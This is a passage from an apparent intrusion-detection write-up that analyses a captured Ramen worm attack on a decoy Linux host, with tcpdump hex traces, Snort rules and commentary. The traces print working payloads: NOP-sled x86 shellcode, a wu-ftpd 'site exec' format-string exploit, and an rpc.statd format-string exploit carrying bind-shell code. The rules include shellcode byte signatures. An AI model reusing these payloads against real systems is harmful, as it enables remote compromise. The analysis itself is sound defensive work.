0x0120   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0190   9090 9090 31c0 31db 31c9 b046 cd80 31c0     ....1.1.1..F..1.
0x01a0   31db 4389 d941 b03f cd80 eb6b 5e31 c031     1.C..A.?...k^1.1
0x01b0   c98d 5e01 8846 0466 b9ff ff01 b027 cd80     ..^..F.f.....'..
0x01c0   31c0 8d5e 01b0 3dcd 8031 c031 db8d 5e08     1..^..=..1.1..^.
0x01d0   8943 0231 c9fe c931 c08d 5e08 b00c cd80     .C.1...1..^.....
0x01e0   fec9 75f3 31c0 8846 098d 5e08 b03d cd80     ..u.1..F..^..=..
0x01f0   fe0e b030 fec8 8846 0431 c088 4607 8976     ...0...F.1..F..v
0x0200   0889 460c 89f3 8d4e 088d 560c b00b cd80     ..F....N..V.....
0x0210   31c0 31db b001 cd80 e890 ffff ffff ffff     1.1.............
0x0220   3062 696e 3073 6831 2e2e 3131 0d0a          0bin0sh1..11..

01:27:31.939566 my.host.26.224.21 > 211.233.11.45.4159: P 165:694(529) ack 517 win
32120 <nop,nop,timestamp 7862022 301523795> (DF) [tos 0x10]  (ttl 64, id 181)
0x0000   4510 0245 00b5 4000 4006 6553 d8a4 1ae0     E..E..@.@.eS....
0x0010   d3e9 0b2d 0015 103f 47bd e81e 6d11 dab3     ...-...?G...m...
0x0020   8018 7d78 d6dd 0000 0101 080a 0077 f706     ..}x.........w..
0x0030   11f8 e353 3233 302d 5468 6520 7265 7370     ...S230-The.resp
0x0040   6f6e 7365 2027 9090 9090 9090 9090 9090     onse.'..........
0x0050   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090     ................
```

```
0x0070   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01a0   9031 c031 db31 c9b0 46cd 8031 c031 db43     .1.1.1..F..1.1.C
0x01b0   89d9 41b0 3fcd 80eb 6b5e 31c0 31c9 8d5e     ..A.?...k^1.1..^
0x01c0   0188 4604 66b9 ff01 b027 cd80 31c0 8d5e     ..F.f....'..1..^
0x01d0   01b0 3dcd 8031 c031 db8d 5e08 8943 0231     ..=..1.1..^..C.1
0x01e0   c9fe c931 c08d 5e08 b00c cd80 fec9 75f3     ...1..^.......u.
0x01f0   31c0 8846 098d 5e08 b03d cd80 fe0e b030     1..F..^..=.....0
0x0200   fec8 8846 0431 c088 4607 8976 0889 460c     ...F.1..F..v..F.
0x0210   89f3 8d4e 088d 560c b00b cd80 31c0 31db     ...N..V.....1.1.
0x0220   b001 cd80 e890 ffff ff30 6269 6e30 7368     .........0bin0sh
0x0230   312e 2e31 3127 2069 7320 6e6f 7420 7661     1..11'.is.not.va
0x0240   6c69 640d 0a                                lid..

01:27:32.201993 211.233.11.45.4159 > my.host.26.224.21: . 517:517(0) ack 694 win
32120 <nop,nop,timestamp 301523822 7862022> (DF) (ttl 45, id 59091)

01:27:32.202127 my.host.26.224.21 > 211.233.11.45.4159: P 694:849(155) ack 517 win
32120 <nop,nop,timestamp 7862048 301523822> (DF) [tos 0x10]  (ttl 64, id 182)
0x0000   4510 00cf 00b6 4000 4006 66c8 d8a4 1ae0     E.....@.@.f.....
0x0010   d3e9 0b2d 0015 103f 47bd ea2f 6d11 dab3     ...-...?G../m...
0x0020   8018 7d78 a0c9 0000 0101 080a 0077 f720     ..}x.........w..
0x0030   11f8 e36e 3233 302d 4e65 7874 2074 696d     ...n230-Next.tim
0x0040   6520 706c 6561 7365 2075 7365 2079 6f75     e.please.use.you
0x0050   7220 652d 6d61 696c 2061 6464 7265 7373     r.e-mail.address
0x0060   2061 7320 796f 7572 2070 6173 7377 6f72     .as.your.passwor
0x0070   640d 0a32 3330 2d20 2020 2020 2020 2066     d..230-........f
0x0080   6f72 2065 7861 6d70 6c65 3a20 6a6f 6540     or.example:.joe@
0x0090   3231 312e 3233 332e 3131 2e34 350d 0a32     211.233.11.45..2
0x00a0   3330 2047 7565 7374 206c 6f67 696e 206f     30.Guest.login.o
0x00b0   6b2c 2061 6363 6573 7320 7265 7374 7269     k,.access.restri
0x00c0   6374 696f 6e73 2061 7070 6c79 2e0d 0a       ctions.apply...

01:27:32.451427 211.233.11.45.4159 > my.host.26.224.21: . 517:517(0) ack 849 win
32120 <nop,nop,timestamp 301523847 7862048> (DF) (ttl 45, id 59097)

01:27:34.446154 211.233.11.45.4159 > my.host.26.224.21: P 517:953(436) ack 849 win
32120 <nop,nop,timestamp 301524046 7862048> (DF) (ttl 45, id 59105)
0x0000   4500 01e8 e6e1 4000 2d06 9293 d3e9 0b2d     E.....@.-.......-
0x0010   d8a4 1ae0 103f 0015 6d11 dab3 47bd eaca     .....?..m...G...
0x0020   8018 7d78 7015 0000 0101 080a 11f8 e44e     ..}xp..........N
0x0030   0077 f720 7369 7465 2065 7865 6320 7878     .w..site.exec.xx
0x0040   28b0 ffff bf25 2e66 252e 6625 2e66 252e     (....%.f%.f%.f%.
0x0050   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0060   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0070   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0080   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0090   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x00a0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x00b0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x00c0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x00d0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x00e0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x00f0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
```

```
0x0100   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0110   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0120   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0130   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0140   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0150   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0160   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0170   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0180   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0190   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x01a0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x01b0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x01c0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x01d0   6625 2e66 252e 6625 2e66 2563 2563 2563     f%.f%.f%.f%c%c%c
0x01e0   252e 667c 2570 0d0a                         %.f|%p..

01:27:34.447509 my.host.26.224.21 > 211.233.11.45.4159: P 849:1278(429) ack 953 win
32120 <nop,nop,timestamp 7862273 301524046> (DF) [tos 0x10]  (ttl 64, id 183)
0x0000   4510 01e1 00b7 4000 4006 65b5 d8a4 1ae0     E.....@.@.e.....
0x0010   d3e9 0b2d 0015 103f 47bd eaca 6d11 dc67     ...-...?G...m..g
0x0020   8018 7d78 31a1 0000 0101 080a 0077 f801     ..}x1........w..
0x0030   11f8 e44e 3230 302d 7878 28b0 ffbf 252e     ...N200-xx(...%.
0x0040   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0050   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0060   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0070   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0080   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0090   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x00a0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x00b0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x00c0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x00d0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x00e0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x00f0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0100   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0110   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0120   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0130   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0140   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0150   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0160   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0170   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0180   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0190   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x01a0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x01b0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x01c0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x01d0   252e 6625 6325 6325 6325 2e66 7c25 700d     %.f%c%c%c%.f|%p.
0x01e0   0a                                          .

01:27:34.690769 211.233.11.45.4159 > my.host.26.224.21: . 953:953(0) ack 1278 win
32120 <nop,nop,timestamp 301524071 7862273> (DF) (ttl 45, id 59108)

01:27:34.690891 my.host.26.224.21 > 211.233.11.45.4159: P 1278:1719(441) ack 953 win
32120 <nop,nop,timestamp 7862297 301524071> (DF) [tos 0x10]  (ttl 64, id 184)
0x0000   4510 01ed 00b8 4000 4006 65a8 d8a4 1ae0     E.....@.@.e.....
0x0010   d3e9 0b2d 0015 103f 47bd ec77 6d11 dc67     ...-...?G..wm..g
0x0020   8018 7d78 8d58 0000 0101 080a 0077 f819     ..}x.X.......w..
0x0030   11f8 e467 3230 3020 2028 656e 6420 6f66     ...g200..(end.of
0x0040   2027 7878 28b0 ffbf 252e 6625 2e66 252e     .'xx(...%.f%.f%.
0x0050   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0060   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0070   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0080   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0090   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x00a0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x00b0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x00c0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x00d0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x00e0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x00f0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
```

```
0x0100   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0110   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0120   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0130   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0140   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0150   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0160   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x0170   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x0180   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x0190   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x01a0   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
0x01b0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
0x01c0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
0x01d0   6625 2e66 252e 6625 2e66 252e 6625 6325     f%.f%.f%.f%.f%c%
0x01e0   6325 6325 2e66 7c25 7027 290d 0a            c%c%.f|%p').. 

01:27:34.926089 211.233.11.45.4159 > my.host.26.224.21: F 953:953(0) ack 1719 win
32120 <nop,nop,timestamp 301524094 7862297> (DF) (ttl 45, id 59109)

01:27:34.926131 my.host.26.224.21 > 211.233.11.45.4159: . 1719:1719(0) ack 954 win
32120 <nop,nop,timestamp 7862321 301524094> (DF) [tos 0x10]  (ttl 64, id 185)

01:27:34.926223 my.host.26.224.21 > 211.233.11.45.4159: P 1719:1756(37) ack 954 win
32120 <nop,nop,timestamp 7862321 301524094> (DF) [tos 0x10]  (ttl 64, id 186)
0x0000   4510 0059 00ba 4000 4006 673a d8a4 1ae0     E..Y..@.@.g:....
0x0010   d3e9 0b2d 0015 103f 47bd ee30 6d11 dc68     ...-...?G..0m..h
0x0020   8018 7d78 b673 0000 0101 080a 0077 f831     ..}x.s.......w.1
0x0030   11f8 e47e 3232 3120 596f 7520 636f 756c     ...~221.You.coul
0x0040   6420 6174 206c 6561 7374 2073 6179 2067     d.at.least.say.g
0x0050   6f6f 6462 7965 2e0d 0a                      oodbye...

01:27:34.929712 my.host.26.224.21 > 211.233.11.45.4159: F 1756:1756(0) ack 954 win
32120 <nop,nop,timestamp 7862321 301524094> (DF) [tos 0x10]  (ttl 64, id 187)
```

Note: 2 resets from attacker are located in part 2 below (grayed) at 01:27:35.157549 and 01:27:35.165292. These are used in terminating the connection above.

PART – 3

```
01:27:34.933848 211.233.11.45.837 > my.host.26.224.111:  udp 56 (ttl 45, id 59110)
0x0000   4500 0054 e6e6 0000 2d11 d417 d3e9 0b2d     E..T....-......-
0x0010   d8a4 1ae0 0345 006f 0040 a0a8 13f4 670e     .....E.o.@....g.
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002     ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000     ................
0x0040   0000 0000 0001 86b8 0000 0001 0000 0011     ................
0x0050   0000 0000                                   ....

01:27:34.934348 my.host.26.224.111 > 211.233.11.45.837:  udp 28 (ttl 64, id 188)
0x0000   4500 0038 00bc 0000 4011 a75e d8a4 1ae0     E..8....@..^....
0x0010   d3e9 0b2d 006f 0345 0024 aa52 13f4 670e     ...-.o.E.$.R..g.
0x0020   0000 0001 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0401                         ........

01:27:35.157549 211.233.11.45.4159 > my.host.26.224.21: R 1829887080:1829887080(0)
win 0 [tos 0x10]  (ttl 236, id 59112)

01:27:35.165292 211.233.11.45.4159 > my.host.26.224.21: R 1829887080:1829887080(0)
win 0 [tos 0x10]  (ttl 236, id 59113)

01:27:35.177741 211.233.11.45.838 > my.host.26.224.1025:  udp 1076 (ttl 45, id
59114)
0x0000   4500 0450 e6ea 0000 2d11 d017 d3e9 0b2d     E..P....-......-
0x0010   d8a4 1ae0 0346 0401 043c 1463 29cc 5217     .....F...<.c).R.
0x0020   0000 0000 0000 0002 0001 86b8 0000 0001     ................
0x0030   0000 0001 0000 0001 0000 0020 3a6d 2662     ............:m&b
0x0040   0000 0009 6c6f 6361 6c68 6f73 7400 0000     ....localhost...
0x0050   0000 0000 0000 0000 0000 0000 0000 0000     ................
0x0060   0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf     ................
0x0070   19f7 ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf     ................
0x0080   1bf7 ffbf 1bf7 ffbf 2538 7825 3878 2538     ........%8x%8x%8
```

```
0x0090   7825 3878 2538 7825 3878 2538 7825 3878     x%8x%8x%8x%8x%8x
0x00a0   2538 7825 3233 3678 256e 2531 3337 7825     %8x%236x%n%137x%
0x00b0   6e25 3130 7825 6e25 3139 3278 256e 9090     n%10x%n%192x%n..
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x03c0   9090 9090 9090 9090 9090 31c0 eb7c 5989     ..........1..|Y.
0x03d0   4110 8941 08fe c089 4104 89c3 fec0 8901     A..A....A.......
0x03e0   b066 cd80 b302 8959 0cc6 410e 99c6 4108     .f.....Y..A...A.
0x03f0   1089 4904 8041 040c 8801 b066 cd80 b304     ..I..A.....f....
0x0400   b066 cd80 b305 30c0 8841 04b0 66cd 8089     .f....0..A..f...
0x0410   ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe     ...1..?.....?...
0x0420   c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73     ..?..../bin.F./s
0x0430   6841 30c0 8846 0789 760c 8d56 108d 4e0c     hA0..F..v..V..N.
0x0440   89f3 b00b cd80 b001 cd80 e87f ffff ff00     ................

01:27:35.178379 my.host.26.224.1025 > 211.233.11.45.838:  udp 32 (ttl 64, id 189)
0x0000   4500 003c 00bd 0000 4011 a759 d8a4 1ae0     E..<....@..Y....
0x0010   d3e9 0b2d 0401 0346 0028 a9c1 29cc 5217     ...-...F.(..).R.
0x0020   0000 0001 0000 0000 0000 0000 0000 0000     ................
0x0030   0000 0000 0000 0001 0000 0015               ............
```

1.3.1 Source of Trace:

This trace was collected on my home network via cable modem. The target host is a Compaq Presario PC running Red Hat Linux v7.0 second edition (respin).

Just days before this attack occurred, news of the Ramen worm was spreading. Since I had already collected and documented two of the three exploits (LPRng and rpc.statd) associated with the Ramen worm, I was curious to see if I could fool a potential Ramen attacker into incorrectly identifying my machine as a vulnerable Red Hat Linux v6.2 machine in order to collect the third exploit (wu-ftpd) as well as the overall Ramen worm signature. In order to accomplish this objective, I edited the FTP binary /usr/sbin/in.ftpd and replaced the login banner since the Ramen worm uses this banner as an operating system fingerprint.

I replaced: `Version wu-2.6.1(1) Wed Aug 9 05:54:50 EDT 2000^@`
With: `Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000`

This replacement enabled me to collect the trace without subjecting my machine to a compromise and possibly being used to attack others.

1.3.2 Detect was generated by:

This detect was generated by the Snort intrusion detection system version 1.6.3. The alert signature file dated 01/19/2001 was downloaded from http://www.whitehats.com/ids/vision.conf. The following rules from this signature file generated the alerts:

```
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS287/ftp-wuftp260-venglin-linux";
flags: AP; content: "|31c031db 31c9b046 cd80 31c031db|";)

alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS317/ftp-site-exec"; flags: AP;
content: "site exec"; nocase;)

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS198/SYN FIN Scan"; flags: SF;)

alert UDP $EXTERNAL any -> $INTERNAL 111 (msg: "IDS10/portmap-request-rstatd";
content: "|01 86 A0 00 00|";)

alert UDP $EXTERNAL any -> $INTERNAL any (msg: "IDS362/shellcode-x86-nops-udp";
content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90|";)
```

Since the detect included multiple alerts, each of which are associated with the recent Ramen attacks, there was a distinct possibility that the Ramen worm attacked the machine, so I included the messages log from the victim host, and I ran a tcpdump against the raw packet data files for analysis. I used the tcpdump (version 3.5) command: “tcpdump –x –X –n –vv –F tcpdump.filt –r inputfile >outputfile”. For brevity, I edited the tcpdump output to eliminate the payload details provided by “-x –X” for packets where the details were not needed.

The filter file "tcpdump.filt" contents, and explanations of sample formats of the tcpdump output and Snort alerts are located in the foreword of this document.

1.3.3 Probability the source address was spoofed:

The source address was not likely to be spoofed. This is a TCP communication in which several complete conversations occur including a 3-way handshake, a two-way exchange of data, and an abrupt connection close.

It should be noted that the connection closures are somewhat abrupt since the attacker sends RSTs instead of acknowledging the victim's FINs, and the first connection is half-open when the attacker resets it, but the remainder of the conversations are complete.

1.3.4 Description of attack:

This attack is from a recently discovered worm named Ramen. This worm is a self-propagating mechanism that attacks a victim, gains access to the machine, installs automated attack tools, and then launches attacks against other potential victims. It also sends an email to gb31337@yahoo.com and gb31337@hotmail.com as notification of a successful compromise.

The worm exploits multiple vulnerabilities in Linux Red Hat, depending upon whether the victim is running version 6.2 or 7. The version 6.2 variant exploits vulnerabilities in wu-ftpd (details in detect #3) and rpc.statd (see detect #2 above). The version 7 variant exploits a vulnerability in LPRng (see detect #1 above).

The vulnerabilities are assigned CVE numbers for LPRng, rpc.statd, and wu-ftpd respectively:
CAN-2000-0917 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917
CAN-2000-0666 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666
CAN-2000-0573 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0573

The attack begins on 01/23/2001 at 01:27:23EST and ends at 01:27:35EST.

1.3.5 Attack mechanism:

Overview

I divided the tcpdump traces into 3 parts. Part 1 is the initial reconnaissance. It showed that the victim host was responding on port 21 (ftp) and it proceeds to fingerprint the operating system via the FTP banner. Part 2 is the attempt to exploit vulnerabilities in the FTP daemon. Part 3 is the attempt to exploit the vulnerability

in the rpc.statd daemon. Since a very similar exploit of the rpc.statd is covered in detect #2 above, I am not going to detail the same mechanism again. I will be covering parts 1 and 2 in detail to show the distinct signature of the Ramen detect and to show the FTP exploit detect.

I will be making comparisons to the detect information found at the Whitehats web page http://www.whitehats.com/library/worms/ramen/index.html. This page details an execution of the Ramen worm in a lab setting and includes tcpdump traces. The traces on my network match these lab traces.

The victim machine sends out IDENT queries to the attacker and DNS queries to its nameserver during the FTP conversation that do not add value to this discussion, so their details are skipped, but the packet exchanges are included in the full trace above to retain its fidelity. Sometimes during the trace, a SYN for the next TCP connection is received just before the previous connection's FIN-ACK or RST closure has completed. Such packets below may be excerpted slightly out of order below to help clarify the conversation flow. They are in the original order in the full trace above.

Part 1 – Initial Reconnaissance

The attacker starts a connection to port 21 (ftp) at 01:27:23.084731.

```
(tcpdump) 01:27:23.084731 211.233.11.45.21 > my.host.26.224.21: SF
        1160364417:1160364417(0) win 1028 (ttl 23, id 39426)
        0x0000   4500 0028 9a02 0000 1706 3733 d3e9 0b2d
        0x0010   d8a4 1ae0 0015 0015 4529 c181 17b7 a77e
        0x0020   5003 0404 1338 0000 290a 0000 d039

        01:27:23.107473 my.host.26.224.21 > 211.233.11.45.21: S
        1194143864:1194143864(0) ack 1160364418 win 32696 <mss 536> (DF) (ttl 64, id
        151)

        01:27:23.340476 211.233.11.45.21 > my.host.26.224.21: R
        1160364418:1160364418(0) win 0 (ttl 236, id 58995)

(snort)[**] IDS198/SYN FIN Scan [**]
        01/23-01:27:23.084731 211.233.11.45:21 -> my.host.26.224:21
        TCP TTL:23 TOS:0x0 ID:39426
        **SF**** Seq: 0x4529C181   Ack: 0x17B7A77E   Win: 0x404
```

The first two steps of a TCP three-way handshake occur, but the connection is not completed because the attacker sends a RST. It is odd that Linux accepts the SYN-FIN as a valid connection initiation, and that it responds normally with a SYN-ACK. The attacker's packets look very abnormal. Note the source and destination ports of 21, and the TCP flags of SYN-FIN. These are obvious signs of a crafted packet, and Snort alerts us to this. There are several correlations of this initial packet to the Whitehats lab trace:

1. Source and destination port = 21
2. TCP flags SYN-FIN
3. IP id number 39426
4. TCP window size 1028

5. Datagram length = 40 (hex 0028 in packet bytes 0x2 and 0x3)
6. IP header length = 20 (hex 5 in packet byte 0x0 low-nibble)
7. TCP length = 20 (hex 5 in packet byte 0x20 high-nibble)
8. Type of Service = 0x00 (packet byte 0x1)

The attacker next makes a connection to FTP port 21. A typical three-way handshake occurs and the connection completes. The packet looks normal with respect to IP id, port numbers, TCP flags, sequence numbers, and options.

```
01:27:23.339891 211.233.11.45.4155 > my.host.26.224.21: S
